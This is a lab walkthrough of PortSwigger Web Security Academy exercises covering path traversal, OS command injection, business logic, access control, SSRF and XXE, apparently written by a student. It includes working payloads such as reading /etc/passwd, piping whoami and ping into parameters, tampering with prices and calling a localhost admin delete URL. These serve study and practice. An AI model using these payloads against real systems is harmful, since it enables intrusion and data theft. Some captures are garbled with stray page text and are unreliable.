The next lab is also gonna be in the Directory Traversal and is gonna be the practitioner File path traversal, traversal sequences blocked with absolute path bypass

We do the same thing, but instead we simply use /etc/passwd before forwarding the request

URL	Method	Status	Size	Content-Type
https://0aac003c039e709a824... GET /image?filename=41.jpg	GET	200	2356	script
https://0aac003c039e709a824... GET /academyLabHeader	GET	400	130	text

Original request

```

1 GET /image?filename=41.jpg HTTP/2
2 Host: 0aac003c039e709a8240c5d400560092.web-security-academy.net
3 Cookie: session=ADjLPcfTicSPjSiCGJQVmsSulUCUgmb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aac003c039e709a8240c5d400560092.web-security-academy.net/product?productId=2
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2262
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

```

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Response Headers

And then once we refresh the page we have already solved this lab :

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

WebSecurity Academy

File path traversal, traversal sequences blocked with absolute path bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!
Share your skills!
Continue learning >>

The Trapster
★★★★☆
\$1.86

Home

Path 4 – OS Command Injection

First, what is OS command injection? Operating system command exploitation, sometimes referred to as shell infiltration, represents a web security flaw that enables a malicious actor to run any operating system commands on the server hosting an application. This usually results in a complete breach of the application and its information. In many cases, the attacker can take advantage of this type of exploitation to infiltrate other components of the hosting framework, using established trust connections to expand the attack to additional systems within the entity.

First lab of this path was the OS command injection, simple case

We first start by accessing the lab and choosing an article. We go down and choose the Paris section which gave us 22 units

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

AcademyBack to lab description >>

Conversation Controlling Lemon

★★★★☆

\$78.57



Description:

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the lemon in an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're more reasonable, and un-opinionated one.

Paris

Check stock

22 units

Secondly, we simply add whoami to the value of the storeID to get some credentials

URL	Method	Status	Size	Content-Type	Other
https://0ab500f20362959280b... POST	/product/stock	✓	200	109	text
https://0ab500f20362959280b... POST	/product/stock	✓	200	120	text
https://0ab500f20362959280b... GET	/product?productId=1	✓	200	6767	HTML
https://0ab500f20362959280b... POST	/product/stock	✓	200	109	text
https://0ab500f20362959280b... GET	/resources/labheader/js/completedLab...	✓	200	175	script
https://0ab500f20362959280b... GET	/resources/labheader/images/ps-lab-s...	✓	200	707	XML
https://0ab500f20362959280b... GET	/academyLabHeader	✓	101	147	svg

Edited request

```

1 POST /product/stock HTTP/2
2 Host: 0ab500f20362959280bada83009300c6.web-security-academy.net
3 Cookie: session=o5GEJfy9KkN2ixzc1x7VX6Tmr8UJOH
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ab500f20362959280bada83009300c6.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0ab500f20362959280bada83009300c6.web-security-academy.net
11 Content-Length: 28
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1&storeId=1|whoami

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-kAhfgR
7

```

Inspector

- Request Attributes
- Request Body Parameters
- Request Cookies
- Request Headers
- Response Headers


Once we refresh the page, the lab is solved.

OS command injection, simple case

[Back to lab description](#) »

LAB Solved 

The road so far :



The next lab is gonna be still in the same Path, and is named Blind OS command injection with time delays

We first start by submitting a feedback and finding the request in our Burp Suite


We add the 2 bars in the name value section of the request and we get a Thank you for submitting feedback with our value added

Submit feedback

Thank you for submitting feedback!

So that means this parameter is not vulnerable

We make the same form as previous



Then we put the 2 pipes in the email section now instead of the name, and we get a different message; error instead of submitted successfully. With this information, we make can conclude which one to inject our command, which is the email section. So, we add the 2 pipes followed by the command *ping+-c+10+127.0.0.1//*

```
||ping+-c+10+127.0.0.1||&subject=Subject+3&message=
```

Finally, we can turn off interceptor and we can wait 10 seconds as our command ordered. And the lab will solve automatically.



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback


Thank you for submitting feedback!

Path 5 – Business Logic Vulnerabilities

First off, what are business logic vulnerabilities? Vulnerabilities in business logic refer to weaknesses in an application's design and execution that permit a threat actor to provoke unintended actions. Such weaknesses potentially empower the attacker to exploit lawful functions for malicious purposes. These shortcomings typically stem from the inability to foresee atypical application conditions and, as a result, the inability to manage them securely.


First lab we will do for this path is the Excessive trust in client-side controls.

We start by logging in to our account and accessing our balance store credit (we can see the balance of 100\$) :



Then, we send a request to add a product to cart while intercepting. We will then send it to Burp Repeater

We can also see below that we don't have enough funds when trying to order that 1337\$ jacket



We will use that request and modify the value of the price for 15\$. And we will then have “enough funds” to order that modified price’s jacket. And we can see we have ordered 2 jackets for 15\$, for a total of 30\$, leaving us with 70\$ of store credit balance :

SendCancel<>Follow redirectionTarget: https://0ae20086035dc17580fa178500bd001f.web-security-academy.netHTTP/2

request

RawHex

POST /cart HTTP/2
Host: 0ae20086035dc17580fa178500bd001f.web-security-academy.net
Cookie: session=08bc7sfyngdnf4lrd3hae21aQpTT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: https://0ae20086035dc17580fa178500bd001f.web-security-academy.net
Referer: https://0ae20086035dc17580fa178500bd001f.web-security-academy.net/product?productid=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

productid=1&redir=PRODUCT&quantity=1&price=1500

Inspector

Request Attributes2

Request Query Parameters0

Request Body Parameters4

Request Cookies1

Request Headers19

Response Headers3

response

RawHexRender

HTTP/2 302 Found
Location: /product?productid=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0

WebSecurity Academy

Excessive trust in client-side c

Back to lab description >>

Congratulations, you solved the lab!

Store credit:
\$70.00

Your order is on its way!

Name	Price	Quantity
Lightweight "133" Leather Jacket	\$1337.00	2

Total: \$30.00

21 | Page

Path 6 – Information Disclosure

First off before starting the lab, we have to understand what exactly Information Disclosure is. Inadvertent divulgence of data, often referred to as the unintended exposure of information or information disclosure, occurs when a website inadvertently discloses classified material to its users. In varying circumstances, a website may potentially unveil a plethora of information to prospective attackers, encompassing:

- Particulars related to other users, such as identification credentials or fiscal data
- Confidential trade or organizational information
- Intricate specifications concerning the website and its underlying framework

For the lab of this path, I have chosen the Apprentice Lab named Information Disclosure in Error Messages

The goal here is to obtain the version number of the framework. We make sure the proxy is on, all the usual. In the browser, click on a product in the shop and look for the URL with productid=9 in our HTTP History on Burp:

Host	Method	URL	Params	Status	Length	MIME type	Extension	Title
https://www.youtube.com	POST	/youtubei/vlog_event?tab=primary...		200	394	JSON		
https://www.google.com	OPTION	/S/cp/google.internal.www.v1/aaaCrea...		200	562	HTML		
https://www.google.com	POST	/S/cp/google.internal.www.v1/aaaCrea...		200	68309	text		
https://www.google.com	GET	/pageid=1		200	745	HTML		
https://www.google.com	GET	/pageid=1_204723tag		200	182	JSON		
https://www.google.com	POST	/S/cp/google.internal.www.v1/aaaCrea...		200	627	JSON		
https://www.google.com	POST	/pageid=1_204723tag		200	636	JSON		
https://static.doubleclick.net	GET	/instreamid_status.js		304	252	script	js	
https://www.youtube.com	POST	/youtubei/vlog_event?tab=primary...		200	394	JSON		
https://play.google.com	POST	/logFormat?productid=9&source=...		200	578	JSON		
https://www.google.com	GET	/content/images/ogp/logo-lines-vel...		200	2216	XML	svg	
https://www.google.com	POST	/pageid=1		200	441	HTML	php	
https://www.google.com	POST	/pageid=1		200	441	HTML	php	
https://www.google.com	POST	/youtubei/vlog_event?tab=primary...		200	394	JSON		
https://www.google.com	GET	/academy/lab/launch/743e758e08...		302	1530			
https://www.google.com	GET	/resource/fakeheader/submitStatus...		200	10702	HTML		Information disclosure in ...
https://www.google.com	GET	/resource/fakeheader/submitStatus...		200	1333	script	js	
https://www.google.com	GET	/resource/fakeheader/submitStatus...		200	987	script	js	
https://www.google.com	GET	/resource/fakeheader/submitStatus...		200	7258	XML	svg	
https://www.google.com	POST	/pageid=1_204723tag		200	483	HTML		
https://www.google.com	POST	/youtubei/vlog_event?tab=primary...		200	394	JSON		
https://www.google.com	GET	/resource/fakeheader/submitStatus...		200	8852	XML	svg	
https://www.google.com	GET	/resource/fakeheader/submitStatus...		200	942	XML	svg	
https://www.google.com	GET	/academy/lab/launch/743e758e08...		101	147			
https://www.google.com	GET	/productid=9		200	3808	HTML		Information disclosure in ...
https://www.google.com	GET	/academy/lab/launch/743e758e08...		101	147			

Request

1 GET /productid=9 HTTP/2.0 302 OK

2 next() /productid=9

3 Cookie: session=...

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Referer: https://www.google.com/academy/lab/launch/743e758e08...

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13

14

Response

1 HTTP/2.0 302 OK

2 Content-Type: text/html; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 3700

5

6 <DOCTYPE html>

7 <html>

8 <head>

9 <link href="/resource/fakeheader/css/academy.css" rel="stylesheet">

10 <link href="/resource/fakeheader/css/academy.css" rel="stylesheet">

11 <title>Information disclosure in error messages</title>

12 </head>

13 <body>

14 <script src="/resource/fakeheader/js/labheader.js"></script></body>

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Response Headers

Paint a rainbow

★★★★★

\$26.25

Description:

On a dull grey day, when everyone needs a little color or sunshine in their lives, you can be the hero of the hour. Our new 'Pa not only enhance your performance but will improve the lives of everyone around you.

Super lightweight material gives you the cutting edge when it comes to speed, but not only that, a million embedded nano tug rainbow streak lighting up the sky as you run. They say not every superhero wears a suit, but you CAN. Bring some color and doing what you already do every day.

These are limited edition running suits, be one of only 100 people who have access to our brand new range. So, don't delay!

We then send it to Burp Repeater


And we change the productid to a non-numeric value, like hacktivist. And we will scroll down in the response to see the version of Apache Struts used (it was 2.2.3.31 here)

Path 7 – Access Control


What is access control vulnerabilities? Access control vulnerabilities refer to weaknesses in a system's authorization mechanisms that could allow unauthorized access or privilege escalation. These flaws may enable attackers to bypass restrictions, manipulate resources, and compromise sensitive data, ultimately threatening the security and integrity of the system.

For the lab of this path, I have opted for the lab named Unprotected Admin Functionality


We start by simply adding /robots.txt in the URL



Which gives us access to the database and to modify it. We simply replace then the /robots.txt that we just added with /administrator-panel and we will be able to delete the poor Carlos once again



Ez pz done.



Path 8 – Server-side Request Forgery (SSRF)

What is it? Server-side request forgery, or SSRF, refers to a web security flaw that enables an attacker to manipulate the server-side application into making requests to unintended destinations. During a common SSRF assault, the attacker can compel the server to establish connections with internal services exclusive to the organization's infrastructure. Alternatively, they might be able to coerce the server into connecting with random external systems, possibly exposing confidential information like authentication credentials.

The name of the lab for this path is Basic SSRF against the local server

We first start by intercepting and capturing the data string (stock API) when we change Country location.

1 POST /product/stock HTTP/2

2 Host: 0aa000803056dc181575ca60004003e.web-security-academy.net

3 Cookie: session=F05a0wZ00F2Ptk0b8RefJ3cZxHd0iget

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: */*

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Referer: https://0aa000803056dc181575ca60004003e.web-security-academy.net/product/productId=1

9 Content-Type: application/x-www-form-urlencoded

10 Origin: https://0aa000803056dc181575ca60004003e.web-security-academy.net

11 Content-Length: 107

12 Sec-Fetch-Dest: empty

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Site: same-origin

15 Te: trailers

16

17 stockApi=

http://3a3a2%2fstock.welikeshop.net/3a3a0080%2fproduct%2fstock%2fcheck%3productId%301%2fstoreId%302

Inspector 98

Selected text

```
http://3a3a2%2fstock.welikeshop.net/3a3a0080%2fproduct%2fstock%2fcheck%3productId%301%2fstoreId%302
```

Decoded from: URL encoding

```
http://stock.welikeshop.net/stock/product/stock/check/productId=301&storeId=302
```

Cancel Apply changes

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 1

Request Cookies 1

Request Headers 17

Pet Experience Days

★★★★★

\$28.19



Description:
Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment. Balloon Ride.

A large collection of helium-filled balloons will be attached with a harness to your dog, once we are up and away they go. This adventure is heavily weather dependent as strong winds could prove to be a problem.

Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. But this is of paramount importance to us, should the dog, at any time, ever off course we will instantly & safely descend. This should not be any cause for concern as this is our official landing procedure.

You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the dog is under control over where they might hover. Give your best friend the time of its life, book today as all slots are limited.

16

stockApi=http://localhost/admin/delete?username=carlos

17

Your snow will be loaded on to our exclusive snow train and transported across the globe ir ready to scatter in the areas of your choosing.

*Make sure you have an extra large freezer before delivery.

*Decant the liquid into small plastic tubs (there is some loss of molecular structure during tr

*Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes

*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in o every referral we receive from you.

Snow (isn't just for Christmas either, we deliver all year round, that's 365 days of the year. R days to prepare the new batch to avoid disappointment.

Milan

▼


Check stock

Web Security Academy




Basic SSRF against the local server


Back to lab description >>



Now, when we scroll down our Lab page after forwarding the requests, we have access to the Deletion of users, but we don't have admin privileges. We will then in the inspector tool of mozilla or any popular browser by pressing F12, change in between the tags `<a` and `>Delete</a>` to



Then, finally, we just use the F12 for the basic browse analyser. Take the code string with `delete?username=carlos` and put that in the new stock API that we will have on the next forwarding page with Milan as country choice this time.



And then we just forward the request and we will have the lab solved.

WebSecurity Academy

Basic SSRF against the local server

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Snow Delivered To Your Door


★★★★★

\$86.04

Home

My account

Progress so far




Path 9 – XXE Injection

What is a XXE injection? XML External Entity exploitation, commonly referred to as XXE, represents a cybersecurity risk that permits an intruder to manipulate an application's handling of XML data. This vulnerability frequently enables the attacker to access files on the application server's file system and engage with any internal or external systems that the application has access to. Under certain circumstances, an intruder may escalate the XXE exploit to compromise the foundational server or other supporting infrastructure by utilizing the XXE vulnerability as a conduit for executing server-side request forgery (SSRF) assaults.

In this new path, the first lab I made is named **Exploiting XXE using external entities to retrieve files**

This lab was particularly simple. All we had to do was intercept a request when changing location for the stock check. And we simply add !DOCTYPE and some other strings to the HTML section below showing <StockCheck>, <productid>1</productid>, etc. See image below for the complete added informations



Then when we refresh/forward the request, the lab will be solved. That easy

Web Security Academy

Exploiting XXE using external entities to retrieve files

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

Eggtastic, Fun, Food Eggcessories

★★★★☆

\$42.15

The next lab was level practitioner and was named Exploiting XInclude to retrieve files

We first started by accessing the home page from the account with the usual credentials

The screenshot shows a web browser window with the URL `https://0a6e004c049ed7ba83b246d400480073.web-security-academy.net`. The browser's address bar and tabs are visible, showing links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The page header includes the WebSecurity Academy logo and the lab title "Exploiting XInclude to retrieve files". A green button labeled "LAB" and a status indicator "Not solved" are present. A link "Back to lab description >>" is also visible. The main content area features a large heading "WE LIKE TO SHOP" with a shopping bag icon. Below this, there are four product cards: "Giant Pillow Thing" (a person sitting on a large blue pillow), "Eye Projectors" (a close-up of a human eye), "Roulette Drinking Game" (a roulette wheel with glasses of red liquid), and "Balance Beams" (a person's feet on a narrow beam high above a city). Each card displays a star rating, a price, and a "View details" button.

